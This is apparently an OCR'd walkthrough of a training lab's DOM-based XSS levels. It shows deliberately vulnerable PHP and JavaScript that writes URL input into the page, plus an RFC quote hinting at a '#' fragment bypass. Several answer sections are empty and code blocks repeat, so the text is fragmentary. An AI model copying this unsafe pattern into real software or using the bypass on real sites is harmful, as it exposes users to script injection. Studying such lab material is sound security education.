
$~/XSS (DOM)/High: cat ./"View Source"

```php
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {

    # White list the allowable languages
    switch ($_GET['default']) {
        case "French":
        case "English":
        case "German":
        case "Spanish":
            # ok
            break;
        default:
            header ("location: ?default=English");
            exit;
    }
}

?>
```


$~/XSS (DOM)/High: cat ./Answer

- "The query component is indicated by the first question mark ("?") character and terminated by a number sign ("#") character or by the end of the URI."
- RFC 3986: section 3.4


$~/XSS (DOM)/Medium: cat ./Answer



$~/XSS (DOM)/Medium: cat ./Answer



$~/XSS (DOM)/High: cat ./Answer



NISRA

$~/XSS (DOM)/Impossible: cat ./"View Source"

```php
<?php

# Don't need to do anything, protction handled on the client side

?>
```

$~/XSS (DOM)/Impossible: cat ./"View Source"

```
<form name="XSS" method="GET">
    <select name="default">
        <script>
            if (document.location.href.indexOf("default=") >= 0) {
                var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
                document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
                document.write("<option value='' disabled='disabled'>----</option>");
            }

            document.write("<option value='English'>English</option>");
            document.write("<option value='French'>French</option>");
            document.write("<option value='Spanish'>Spanish</option>");
            document.write("<option value='German'>German</option>");
        </script>
    </select>
    <input type="submit" value="Select" />
</form>
```

$~/XSS (DOM)/Impossible: cat ./"View Source"


```
<form name="XSS" method="GET">
    <select name="default">
        <script>
            if (document.location.href.indexOf("default=") >= 0) {
                var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
                document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
                document.write("<option value='' disabled='disabled'>----</option>");
            }

            document.write("<option value='English'>English</option>");
            document.write("<option value='French'>French</option>");
            document.write("<option value='Spanish'>Spanish</option>");
            document.write("<option value='German'>German</option>");
        </script>
    </select>
    <input type="submit" value="Select" />
</form>
```

$~/XSS (DOM)/Impossible: cat ./"View Source"


```
<form name="XSS" method="GET">
    <select name="default">
        <script>
            if (document.location.href.indexOf("default=") >= 0) {
                var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
                document.write("<option value='" + lang + "'>" + (lang) + "</option>");
                document.write("<option value='' disabled='disabled'>----</option>");
            }

            document.write("<option value='English'>English</option>");
            document.write("<option value='French'>French</option>");
            document.write("<option value='Spanish'>Spanish</option>");
            document.write("<option value='German'>German</option>");
        </script>
    </select>
    <input type="submit" value="Select" />
</form>
```

NISRA

